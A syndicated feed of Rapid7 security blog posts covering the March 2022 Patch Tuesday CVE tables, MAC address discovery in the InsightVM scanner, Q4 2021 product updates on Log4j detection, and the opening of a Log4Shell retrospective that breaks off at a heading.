After two years of producing some great resources and rather large reports, the ICT-SCRM Task Force recognized the need to ensure organizations of all sizes can take advantage of the group’s resources, even if they don’t have a dedicated risk management professional at their disposal. This led to the creation of both a Small and Medium Business (SMB) working group, as well as one dedicated to Product Marketing.

The SMB working group chose to review and adapt the Vendor SCRM template for use by small and medium businesses, which shows the template can be a great resource for companies and organizations of all sizes.  

Out of this template, the group described three cyber supply chain scenarios that an SMB (or any size organization, really) could encounter. From that, the group further simplified the process by creating an Excel spreadsheet that provides a document that is easy for SMBs to share with their prospective vendors and partners as a tool to evaluate their cybersecurity posture. Most importantly, the document does not promote a checkbox approach to cybersecurity — it allows for partial compliance, with room provided for explanations. It also allows many of the questions to be removed if the prospective partner possesses a SOC1/2 certification, thereby eliminating duplication in questions.

What the future holds

At the time of this writing, the Product Marketing and SMB working groups are hard at work making sure everyone, including the smallest businesses, are using the ICT-SCRM Task Force Resources to their fullest potential. Additional workstreams are being developed and will be announced soon, and these will likely include expansion with international partners and additional critical-infrastructure sectors.

For more information, you can visit the CISA ICT-SCRM Task Force website.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – March 2022

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2022/03/08/patch-tuesday-march-2022/

Patch Tuesday - March 2022

Microsoft’s March 2022 updates include fixes for 92 CVEs (including 21 from the Chromium project, which is used by their Edge web browser). None of them have been seen exploited in the wild, but three have been previously disclosed. CVE-2022-24512, affecting .NET and Visual Studio, and CVE-2022-21990, affecting Remote Desktop Client, both allow RCE (Remote Code Execution). CVE-2022-24459 is an LPE (local privilege escalation) vulnerability in the Windows Fax and Scan service. All three publicly disclosed vulnerabilities are rated Important – organizations should remediate at their regular patch cadence.

Three CVEs this month are rated Critical. CVE-2022-22006 and CVE-2022-24501 both affect video codecs. In most cases, these will update automatically via the Microsoft Store. However, any organizations with automatic updates disabled should be sure to push out updates. The vulnerability most likely to raise eyebrows this month is CVE-2022-23277, a Critical RCE affecting Exchange Server. Thankfully, this is a post-authentication vulnerability, meaning attackers need credentials to exploit it. Although passwords can be obtained via phishing and other means, this one shouldn’t be as rampantly exploited as the deluge of Exchange vulnerabilities we saw throughout 2021. Exchange administrators should still patch as soon as reasonably possible.

SharePoint administrators get a break this month, though on the client side, a handful of Office vulnerabilities were fixed. Three separate RCEs in Visio, Tampering and Security Feature Bypass vulnerabilities in Word, and Information Disclosure in the Skype Extension for Chrome all got patched.

CVE-2022-24508 is an RCE affecting Windows SMBv3, which has potential for widespread exploitation, assuming an attacker can put together a suitable exploit. Luckily, like this month’s Exchange vulnerabilities, this too requires authentication.

Organizations using Microsoft’s Azure Site Recovery service should be aware that 11 CVEs were fixed with today’s updates, split between RCEs and LPEs. They are all specific to the scenario where an on-premise VMware deployment is set up to use Azure for disaster recovery.

Summary charts

Patch Tuesday - March 2022

Summary tables

Apps vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-23282 Paint 3D Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24465 Microsoft Intune Portal for iOS Security Feature Bypass Vulnerability No No 3.3 Yes

Azure vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24467 Azure Site Recovery Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-24468 Azure Site Recovery Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-24517 Azure Site Recovery Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-24470 Azure Site Recovery Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-24471 Azure Site Recovery Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-24520 Azure Site Recovery Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-24469 Azure Site Recovery Elevation of Privilege Vulnerability No No 8.1 Yes
CVE-2022-24506 Azure Site Recovery Elevation of Privilege Vulnerability No No 6.5 Yes
CVE-2022-24515 Azure Site Recovery Elevation of Privilege Vulnerability No No 6.5 Yes
CVE-2022-24518 Azure Site Recovery Elevation of Privilege Vulnerability No No 6.5 Yes
CVE-2022-24519 Azure Site Recovery Elevation of Privilege Vulnerability No No 6.5 Yes

Browser vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-0809 Chromium: CVE-2022-0809 Out of bounds memory access in WebXR No No N/A Yes
CVE-2022-0808 Chromium: CVE-2022-0808 Use after free in Chrome OS Shell No No N/A Yes
CVE-2022-0807 Chromium: CVE-2022-0807 Inappropriate implementation in Autofill No No N/A Yes
CVE-2022-0806 Chromium: CVE-2022-0806 Data leak in Canvas No No N/A Yes
CVE-2022-0805 Chromium: CVE-2022-0805 Use after free in Browser Switcher No No N/A Yes
CVE-2022-0804 Chromium: CVE-2022-0804 Inappropriate implementation in Full screen mode No No N/A Yes
CVE-2022-0803 Chromium: CVE-2022-0803 Inappropriate implementation in Permissions No No N/A Yes
CVE-2022-0802 Chromium: CVE-2022-0802 Inappropriate implementation in Full screen mode No No N/A Yes
CVE-2022-0801 Chromium: CVE-2022-0801 Inappropriate implementation in HTML parser No No N/A Yes
CVE-2022-0800 Chromium: CVE-2022-0800 Heap buffer overflow in Cast UI No No N/A Yes
CVE-2022-0799 Chromium: CVE-2022-0799 Insufficient policy enforcement in Installer No No N/A Yes
CVE-2022-0798 Chromium: CVE-2022-0798 Use after free in MediaStream No No N/A Yes
CVE-2022-0797 Chromium: CVE-2022-0797 Out of bounds memory access in Mojo No No N/A Yes
CVE-2022-0796 Chromium: CVE-2022-0796 Use after free in Media No No N/A Yes
CVE-2022-0795 Chromium: CVE-2022-0795 Type Confusion in Blink Layout No No N/A Yes
CVE-2022-0794 Chromium: CVE-2022-0794 Use after free in WebShare No No N/A Yes
CVE-2022-0793 Chromium: CVE-2022-0793 Use after free in Views No No N/A Yes
CVE-2022-0792 Chromium: CVE-2022-0792 Out of bounds read in ANGLE No No N/A Yes
CVE-2022-0791 Chromium: CVE-2022-0791 Use after free in Omnibox No No N/A Yes
CVE-2022-0790 Chromium: CVE-2022-0790 Use after free in Cast UI No No N/A Yes
CVE-2022-0789 Chromium: CVE-2022-0789 Heap buffer overflow in ANGLE No No N/A Yes

Developer Tools vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24526 Visual Studio Code Spoofing Vulnerability No No 6.1 Yes
CVE-2020-8927 Brotli Library Buffer Overflow Vulnerability No No 6.5 Yes
CVE-2022-24512 .NET and Visual Studio Remote Code Execution Vulnerability No Yes 6.3 Yes
CVE-2022-24464 .NET and Visual Studio Denial of Service Vulnerability No No 7.5 No

Exchange Server vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24463 Microsoft Exchange Server Spoofing Vulnerability No No 6.5 Yes
CVE-2022-23277 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8.8 Yes

Microsoft Office vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24522 Skype Extension for Chrome Information Disclosure Vulnerability No No 7.5 Yes
CVE-2022-24462 Microsoft Word Security Feature Bypass Vulnerability No No 5.5 Yes
CVE-2022-24511 Microsoft Office Word Tampering Vulnerability No No 5.5 Yes
CVE-2022-24509 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24461 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24510 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8 Yes

System Center vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-23265 Microsoft Defender for IoT Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-23266 Microsoft Defender for IoT Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2022-23278 Microsoft Defender for Endpoint Spoofing Vulnerability No No 5.9 Yes

Windows vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-21967 Xbox Live Auth Manager for Windows Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24525 Windows Update Stack Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24508 Windows SMBv3 Client/Server Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-23284 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.2 No
CVE-2022-21975 Windows Hyper-V Denial of Service Vulnerability No No 4.7 Yes
CVE-2022-23294 Windows Event Tracing Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-23291 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-23288 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-23286 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24455 Windows CD-ROM Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24507 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-23287 Windows ALPC Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24505 Windows ALPC Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24501 VP9 Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24451 VP9 Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24460 Tablet Windows User Interface Application Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-23295 Raw Image Extension Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-23300 Raw Image Extension Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-22010 Media Foundation Information Disclosure Vulnerability No No 4.4 Yes
CVE-2022-21977 Media Foundation Information Disclosure Vulnerability No No 3.3 Yes
CVE-2022-22006 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-23301 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-22007 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24452 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24453 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24456 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24457 HEIF Image Extensions Remote Code Execution Vulnerability No No 7.8 Yes

Windows ESU vulnerabilities

CVE Title Exploited Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24454 Windows Security Support Provider Interface Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-23299 Windows PDEV Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2022-23298 Windows NT OS Kernel Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-23297 Windows NT Lan Manager Datagram Receiver Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-21973 Windows Media Center Update Denial of Service Vulnerability No No 5.5 No
CVE-2022-23296 Windows Installer Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-23290 Windows Inking COM Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24502 Windows HTML Platforms Security Feature Bypass Vulnerability No No 4.3 Yes
CVE-2022-24459 Windows Fax and Scan Service Elevation of Privilege Vulnerability No Yes 7.8 No
CVE-2022-23293 Windows Fast FAT File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-23281 Windows Common Log File System Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-23283 Windows ALPC Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24503 Remote Desktop Protocol Client Information Disclosure Vulnerability No No 5.4 Yes
CVE-2022-21990 Remote Desktop Client Remote Code Execution Vulnerability No Yes 8.8 Yes
CVE-2022-23285 Remote Desktop Client Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-23253 Point-to-Point Tunneling Protocol Denial of Service Vulnerability No No 6.5 No

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

InsightVM Scan Engine: Understanding MAC Address Discovery

Post Syndicated from Emmett Kelly original https://blog.rapid7.com/2022/03/07/insightvm-scan-engine-understanding-mac-address-discovery-2/

InsightVM Scan Engine: Understanding MAC Address Discovery

Written in collaboration with Jimmy Cancilla

When scanning an asset, one key piece of data that the InsightVM Scan Engine collects is the MAC address of the network interface used during the connection. The MAC address is one of several attributes used by the Security Console to perform asset correlation. As a result of the volatile nature of IP addresses, identifying assets using the MAC address can provide increased reliability when integrating scan results. In some cases, the MAC address can be used as a rudimentary means of fingerprinting an asset. Several manufacturers will use the same first 3 bytes when assigning a MAC address to a device (for example, several CISCO SYSTEMS, INC devices use 00000C as the MAC address prefix).

When performing an authenticated scan (a scan whereby the engine has the necessary credentials to authenticate to the target), collecting the MAC address is relatively straightforward, as all operating systems provide tooling to gather this information. However, collecting the MAC address with an unauthenticated scan (a scan where no credentials are provided) is less reliable. This is due to limitations of network protocols and modern network topologies.

Breaking down IP protocols

In order to understand these limitations, it is important to first understand the fundamentals of the IP protocol suite.

The IP protocol suite can be thought of in 4 layers:

InsightVM Scan Engine: Understanding MAC Address Discovery

The MAC address is part of the bottom layer called the Link Layer. The MAC address is used by the hardware when communicating with other devices on the same network equipment. Any devices communicating at the Link layer do so without the use of routers.

On the other hand, IP addresses are part of the Network layer. IP addresses are used to communicate with devices across different networks, traversing through routers.

MAC address discovery with unauthenticated scans

This leads to the limitation in unauthenticated scans. When performing an unauthenticated scan against assets that are accessed via a router, the scan engine is only able to communicate with that asset via the Network layer. The implications of this are that the MAC address is not included in the network packets received by the scan engine. This is not a limitation or defect of the scan engine, but rather a reality of the IP protocol suite and modern network infrastructure.

To work around these limitations in the IP protocol suite, the InsightVM scan engine uses several alternative methods to attempt to collect the MAC address of assets being scanned. In general, these alternative methods attempt to authenticate to an asset over various protocols using known default credentials. As a result of this capability in the scan engine, asset results from unauthenticated scans may include the MAC address despite being scanned over a router. However, it is important to note that the success rate is dependent on whether assets are configured to allow authentication using default credentials.

Note: SNMPv1 and SNMPv2 are more likely than most protocols to be configured with known default credentials.

Summary

The following tables outline the different methods that the scan engine will use to collect MAC addresses from targets, and whether or not authentication is required.

Windows

Method Authenticated or unauthenticated scan
via SMB protocol Authenticated
via WMI protocol Authenticated
Scan Assistant Authenticated
SNMPv1 or SNMPv2 Authenticated or unauthenticated

Note: Collecting the MAC address via SNMPv1 or SNMPv2 with an unauthenticated scan is only possible if the scan engine can authenticate using the default credentials for these protocols. However, it is not recommended that default credentials be left enabled as this poses a serious security risk.

Linux

Method Authenticated or unauthenticated scan
Via SSH protocol Authenticated
Via an insecure Telnet protocol Authenticated

Note: Running an insecure Telnet server on an asset is a serious security risk and is not recommended.

SNMPv1 or SNMPv2 Authenticated or unauthenticated

Note: Collecting the MAC address via SNMPv1 or SNMPv2 with an unauthenticated scan is only possible if the scan engine can authenticate using the default credentials for these protocols. However, it is not recommended that default credentials be left enabled as this poses a serious security risk.

Over the years, the engineering team here at Rapid7 has partnered with dozens of security teams to identify pain points and develop solutions. The importance of collecting the MAC address for targets being scanned is well understood. As a result, the InsightVM Scan Engine has been designed to utilize a multi-pronged approach to collecting MAC addresses from assets.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

What’s New in InsightVM and Nexpose: Q4 2021 in Review

Post Syndicated from Bei Wang original https://blog.rapid7.com/2022/02/18/whats-new-in-insightvm-and-nexpose-q4-2021-in-review/

What's New in InsightVM and Nexpose: Q4 2021 in Review

Greetings, fellow security professionals. As we enter into the new year, we wanted to provide a recap of product releases and features on the vulnerability management (VM) front for Q4 2021.

Let’s start by talking about the elephant in the room. The end of last year was dominated by Log4Shell, the once-in-a-generation security vulnerability that impacted nearly every corner of the security industry and completely ruined every holiday party we were invited to. But as you will see below, in addition to providing you with strong Log4Shell coverage, our VM team has been hard at work on multitudes of other features and capabilities as well.

Chief among these are improvements to credential management aspects of scanning, in the form of Scan Assistant, and better Credential Status Reporting. Container scanning is also seeing improved integration of results, as well as enhanced checks leveraging Snyk. Last but not least, email distribution of reports will allow you to better communicate findings across the organization. In other words, Q4 was more than Log4Shell over here, and we’re excited to tell you about it.

(Note: Starting this edition, you will see up front a label of [InsightVM] vs [InsightVM & Nexpose] to clarify which product a new feature or capability pertains to)

[InsightVM & Nexpose] Log4j security content

When Log4j hit in early December, our VM teams went into high gear offering solutions and boosting ways InsightVM can identify vulnerable software. Here’s a recap of our current coverage:

  • Authenticated, generic JAR-based coverage for Windows, macOS, and Unix-like operating systems
  • Mitigation checks for macOS and Unix-like operating systems
  • Remote check for vulnerable HTTP(S) applications
  • Package-based checks for supported Linux distributions
  • Coverage and mitigation checks for CVE-2021-44228 and CVE-2021-45046 affecting VMware vCenter Appliances
  • We also added IVM checks to assess CVE-2021-45046 on VMware Horizon Connection Server and Horizon Agent
  • Authenticated JAR-based checks for follow-on CVEs (CVE-2021-45046, CVE-2021-45105, CVE-2021-44832)

[InsightVM] Log4j dashboard and Query Builder

We added a log4j Query Builder query to the Helpful Queries section of Query Builder and a new dashboard template (the Specific Vulnerability Dashboard) designed to allow customers to visualize the impact of a specific vulnerability or vulnerabilities to their environment.

What's New in InsightVM and Nexpose: Q4 2021 in Review

We have a TON of additional Log4j resources here for you to check out:

  • A blog from our product manager Greg Wiseman that gives some great context on using InsightVM to detect Log4j
  • A customer resource hub on how various Rapid7 products help you defend against Log4j
  • A general public resource hub on background info about this extraordinary new vulnerability

[InsightVM & Nexpose] Additional vulnerability checks and content (non-Log4Shell)

Believe it or not, the world has seen other vulns beyond Log4j. As a team, we added nearly 4,000 vulnerability checks to InsightVM and Nexpose in Q4 and more than a few that warrant mentioning here.

  • Zoho’s ManageEngine portfolio was affected by critical unauthenticated remote code execution vulnerabilities in ServiceDesk Plus and Desktop Central
  • We also saw opportunistic exploitation of CVE-2021-42237, an insecure deserialization vulnerability in the SiteCore Experience Platform
  • The open-source CI/CD solution GoCD was hit by CVE-2021-43287, allowing unauthenticated attackers to leak configuration information, including build secrets and encryption keys, with a single HTTP request

If you want to learn more about these and many other threats that materialized during Q4, check out our Emergent Threat Response blogs (you should check those out regularly, because we are constantly and consistently writing about new threats in near real-time).

[InsightVM & Nexpose] Introducing Scan Assistant

Credential management for Scan Engine can be a huge burden on vulnerability management teams, especially when you are managing tens of thousands of devices. That’s why we created Scan Assistant to help ease that burden.

Scan Assistant is a lightweight service that can be installed on each targeted scan. It allows you to scan targets without the need for credentials. When the Scan Engine scans a target with the Scan Assistant attached, it will automatically collect the information it needs to access the target without the need for additional scan credentials. In addition to enhanced security, Scan Assistant improves scan performance for vulnerability and policy scans, has a fully on-premise footprint, works with both InsightVM and Nexpose, and is completely idle until engaged by a scan. Scan Assistant has now GA’ed for Windows environment. We’ll have coverage for other OSes to follow in the future.

And, as usual, you can learn so much more here.

What's New in InsightVM and Nexpose: Q4 2021 in Review

[InsightVM & Nexpose] NEW – Scan diagnostic checks for Credential Status Reporting

While we’re on the subject of credentials during scans, every so often the scan engine can return a partial or total credential failure that might leave you scratching your head. With this new feature, InsightVM and Nexpose offer scan diagnostic checks that allow you to have more granular visibility into credential success (or lack thereof). This will allow you to better troubleshoot authenticated scans that return results you did not expect.

Results are written as vulnerability checks, giving you the ability to use aspects of the platform’s functionality that you are already familiar with to assess where things went wrong.

What's New in InsightVM and Nexpose: Q4 2021 in Review

[InsightVM] Container Image Scanner integration, additional container software library package checks, improved container scan results integration, and emailed reports

We are always looking for ways to make your life easier, and these three new improvements to the InsightVM platform are designed to do just that. First, we enhanced the Container Image Scanner to record and post results to InsightVM rather than just to the developer’s local machine where the container lives. This allows the organization to better monitor the security of containers under development. Take a look for yourself — it’s in the Builds tab of the Contain Security Section.

We’ve also launched a fingerprinter for .Net NuGet and Ruby Gem Packages. This allows us to check for vulnerabilities in these software packages leveraging the Snyk integration. This brings our support for Snyk security content to include Java Maven, Node NPM (Javascript), Python PIP, and now .Net NuGet Ruby Gem packages.

What's New in InsightVM and Nexpose: Q4 2021 in Review

Finally, we’re making it easier to share findings across your organization by allowing reports to be sent via email. The entire message includes a password-protected and encrypted pdf and recipients receive a password in a separate email to ensure the info remains secure.

What's New in InsightVM and Nexpose: Q4 2021 in Review

Q4 was a trying time for everyone in the security sphere, and we know that our work on that front is far from done. We hope that some or all of these new InsightVM and Nexpose features make Q1 2022 and beyond a little easier, less stressful, and ultimately more secure. Stay strong!

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Log4Shell 2 Months Later: Security Strategies for the Internet’s New Normal

Post Syndicated from Jesse Mack original https://blog.rapid7.com/2022/02/17/log4shell-2-months-later-security-strategies-for-the-internets-new-normal/

Log4Shell 2 Months Later: Security Strategies for the Internet's New Normal

CVE-2021-44228 rules everything around us — or so it seemed, at least, for those breathless days in December 2021 when the full scope of Log4Shell was starting to take hold and security teams were strapped for time and resources as they scoured their organizations’ environments for vulnerable instances of Apache Log4j. But now that the peak intensity around this vulnerability has waned and we’ve had a chance to catch our collective breath, where does the effort to patch and remediate stand? What should security teams be focusing on today in the fight against Log4Shell?

On Wednesday, February 16, Rapid7 experts Bob Rudis, Devin Krugly, and Glenn Thorpe sat down for a webinar on the current state of the Log4j vulnerability. They covered where Log4Shell stands now, what the future might hold, and what organizations should be doing proactively to ensure they’re as protected as possible against exploits.

Laying out the landscape

Glenn Thorpe, Rapid7’s Program Manager for Emergent Threat Response, kicked things off with a recap and retrospective of Log4Shell and why it seemingly set fire to the entire internet for a good portion of December. The seriousness of this vulnerability is due to the coming-together of several key factors, including:

  • The ability for vulnerable systems to grant an attacker full administrative access
  • The low level of skill required for exploitation — in many cases, attackers simply have to copy and paste
  • The attack vector’s capability to run undetected over an encrypted channel
  • The pervasiveness of the Log4j library, which means vulnerability scanners alone can’t act as complete solutions against this threat

Put all this together, and it’s no surprise that the volume of exploit attempts leveraging the Log4j vulnerability ramped up throughout December 2021 and has continued to spike periodically throughout January and February 2022. By January 10, ransomware using Log4Shell had been observed, and on January 14, Rapid7’s MDR saw mass Log4j exploits in VMware products.

But while there’s certainly been plenty of Log4j patching done, the picture on that front is far from complete. According to the latest CISA data (also here as a daily-updated spreadsheet), there are still 320 cataloged software products that are known to be affected by vulnerable Log4j as of February 16, 2022 — and 1,406 still awaiting confirmation from the vendor.


Log4Shell 2 Months Later: Security Strategies for the Internet's New Normal

Log4j today: A new normal?

So, where does the effort to put out Log4j fires stand now? Devin Krugly, Rapid7’s Practice Advisor for Vulnerability Risk Management, thinks we’re in a better spot than we were in December — but we’re by no means out of the woods.

“We’re effectively out of fire-fighting mode,” said Devin. That means that, at this point, most security teams have identified the affected systems, implemented mitigations, and patched vulnerable versions of Log4j. But because of the complexity of today’s software supply chains, there are often heavily nested dependencies within vendor systems — some of which Log4j may still be implicated in. This means it’s essential to have a solid inventory of vendor software products that may be using Log4j and to ensure those instances of the library are updated and patched.

“Don’t lose that momentum,” Glenn chimed in. “Don’t put that on your post-mortem action list and forget about it.”

This imperative is all the more critical because of a recent uptick in Log4Shell activity. Rapid7’s Chief Data Scientist Bob Rudis laid out some activity detected by the Project Heisenberg honeypot fleet indicating a revival of Log4j activity in early and mid-February, much of it from new infrastructure and scanning hosts that hadn’t been seen before.

Amid this increase in activity, vulnerable instances of Log4j are anything but gone from the internet. In fact, data from Sonatype as of February 16, 2022 indicates 39% of Log4j downloads are still versions vulnerable to Log4Shell.

“We’re going to be seeing Log4j attempts on the internet, on the regular, at a low level, forever,” Bob said. Log4Shell is now in a family with WannaCry and Conficker (yes, that Conficker) — vulnerabilities that are around indefinitely, and which we’ll need to continually monitor for as attackers use them to try to breach our defenses.

Adopting a defense-in-depth posture in the “new normal” of life with Log4Shell is sure to come with its share of headaches. Luckily, Bob, Devin, and Glenn shared some practical strategies that security teams can adopt to keep their organizations’ defenses strong and avoid some common pitfalls.

Go beyond compensating controls

